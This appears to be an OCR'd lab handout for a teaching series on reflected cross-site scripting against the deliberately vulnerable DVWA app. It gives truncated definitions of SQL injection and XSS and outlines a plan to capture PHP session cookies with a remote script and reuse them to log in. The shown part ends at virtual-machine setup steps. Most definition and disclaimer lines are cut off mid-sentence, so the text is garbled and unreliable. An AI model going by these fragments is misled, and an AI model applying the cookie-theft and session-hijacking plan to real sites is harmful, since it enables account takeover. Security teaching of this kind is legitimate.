(Damn Vulnerable

{ Reflexive Cross Site Scripting (XSS),

Section 0. Background Information

1. What is Damn Vulnerable Web App (DVWA)?
   - Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application t
   - Its main goals are to be an aid for security professionals to t better understand the processes of securing web applications an class room environment.

2. What is a SQL Injection?
   - SQL injection (also known as SQL fishing) is a technique often
   - This is done by including portions of SQL statements in an entr SQL command to the database (e.g., dump the database contents t exploits a security vulnerability in an application's software.
   - The vulnerability happens when user input is either incorrectly statements or user input is not strongly typed and unexpectedly websites but can be used to attack any type of SQL database.

3. What is Cross Site Scripting?
   - Cross-site scripting (XSS) is a type of computer security vulne
   - XSS enables attackers to inject client-side script into Web pag
   - A cross-site scripting vulnerability may be used by attackers t
   - In Addition, the attacker can send input (e.g., username, passw script.

4. Pre-Requisite Labs
   - Damn Vulnerable Web App (DVWA): Lesson 1: How to Install DVWA in Fedora 14

5. **Lab Notes**
   - In this lab we will do the following:
     1. We will test for a basic Reflected Cross Site Scripting vu
     2. We will use document.cookie to display the PHPSESSID.
     3. We will implement a remote cookie script to record PHP Ses
     4. We will use the captured PHP Session IDs to remote log int
     5. We will encode a previous **union SQL injection** and remotely


6. We will encode a previous **find command execution** and remot

6. Legal Disclaimer
    - **As a condition of your use of this Web site, you warrant to com purpose that is unlawful or that is prohibited by these terms,**
    - **In accordance with UCC § 2-316, this product is provided with " is provided "as-is", with "no guarantee of merchantability."**
    - **In addition, this is a teaching website that does not condone m**
    - **You are on notice, that continuing and/or using this lab outsid the law.**
    - **© 2014 No content replication of any kind is allowed without ex**


Section 1: Configure Fedora14 Virtual Machine Settings

1. Open Your VMware Player
    - **Instructions:**
        1. On Your Host Computer, Go To
        2. Start --> All Program --> VMWare --> VMWare Player

2. Edit BackTrack Virtual Machine Settings
    - **Instructions:**
        1. Highlight fedora14
        2. Click Edit virtual machine settings


- 

3. Edit Network Adapter
    - **Instructions:**
        1. Highlight Network Adapter
        2. Select Bridged
        3. Click on the OK Button.


- 

Section 2: Login to Fedora14

1. Start Fedora14 VM Instance
    - **Instructions:**
        1. Start Up VMWare Player
        2. Select Fedora14
        3. Play virtual machine

- 

2. Login to Fedora14
    - **Instructions:**
        1. Login: student
        2. Password: <whatever you set it to>.


- 

Section 3: Open Console Terminal and Retrieve IP Address


1. Start a Terminal Console
    - **Instructions:**
        1. Applications --> Terminal

- 

2. Switch user to root
    - **Instructions:**
        1. su - root
        2. <Whatever you set the root password to>

- 


3. Get IP Address
   - **Instructions:**
     1. ifconfig -a
   - **Notes(FYI):**
     - As indicated below, my IP address is **192.168.1.118**.
     - Please record your IP address.

- 


Section 4: Configure BackTrack Virtual Machine Settings

1. Open Your VMware Player
   - **Instructions:**
     1. On Your Host Computer, Go To
     2. Start --> All Program --> VMWare --> VMWare Player

2. Edit BackTrack Virtual Machine Settings
   - **Instructions:**
     1. Highlight BackTrack5R1
     2. Click Edit virtual machine settings

